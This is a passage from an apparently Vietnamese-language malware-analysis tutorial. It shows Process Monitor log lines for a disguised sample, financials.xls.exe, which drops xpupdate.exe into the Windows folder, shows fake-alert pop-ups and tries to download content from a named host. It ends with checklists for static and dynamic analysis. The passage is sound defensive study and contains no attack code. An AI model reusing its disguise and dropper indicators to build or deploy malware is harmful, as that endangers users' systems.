9:57:2...	financials.xls.exe	2336	CreateFile	C:\Users\Admin\Desktop\malware2.zip\malware2\financials.xls.exe	SUCCESS	Desired Access: G...
9:57:2...	financials.xls.exe	2336	ReadFile	C:\Secure:\$SDH:\$INDEX_ALLOCATION	SUCCESS	Offset: 110,592, Le...
9:57:2...	financials.xls.exe	2336	CreateFile	C:\Windows\xpupdate.exe	SUCCESS	CreationTime: 7/10...
9:57:2...	financials.xls.exe	2336	QueryBasicInfo...	C:\Windows\xpupdate.exe	SUCCESS	CreationTime: 7/10...
9:57:2...	financials.xls.exe	2336	CloseFile	C:\Windows\xpupdate.exe	SUCCESS	CreationTime: 7/10...

Đây là sơ đồ hoạt động của Malware được thể hiện bằng ProcDot:



Sau khi phân tích động, ta có những kết luận sau:

Bước thực hiện	Đặc tính
Quan sát hành vi	<ul style="list-style-type: none">• Xuất hiện thông báo "Your computer is in Dangerous" liên tục• Thay đổi file hệ thống (thêm xpupdate.exe và Install.dat)• Cố gắng kết nối và download nội dung lạ từ download.bravesentry.com

Tổng kết:

Đây là những điều ta cần rút ra và đặt câu hỏi trong các phiên phân tích tĩnh:

- Đây là loại File gì?
- Đã có bất kì thông tin gì về nó chưa?
- Các chuỗi nhúng trong File cho ta biết những gì?
- Có gì khác thường ở PE Headers của file không?
- Malware đã được đóng gói chưa? Và nếu có, thì nó sử dụng cơ chế đóng gói nào.

Các câu hỏi được đặt ra khi phân tích động:

- Khi được thực thi, Malware có tác động hay thay đổi file thế nào?
- Khi được thực thi, Malware tác động lên Registry trong windows thế nào?
- Khi được thực thi, Malware có kết nối mạng nào không?
- Cơ chế để Malware tự thực thi khởi động?
- Nó còn chạy chương trình nào không?

Sau khi kết hợp hai phương pháp phân tích tĩnh và phân tích động Malware với một loạt các công cụ khác nhau, ta có thể đưa ra kết luận về các hành vi đặc trưng nhất của một mã độc như nguồn gốc, cách thức hoạt động, nguy cơ nó có thể gây ra. Trên đây là những đặc trưng cơ bản nhất về phân tích mã độc, để có thể đi sâu và kết luận lâu dài hơn, những kỹ năng cao cấp hơn về phân tích mã độc như dịch ngược, tự động hóa cần được áp dụng. Các kỹ năng cao cấp trong phân tích mã độc này có thể được nghiên cứu cho các đồ án lớn sau này.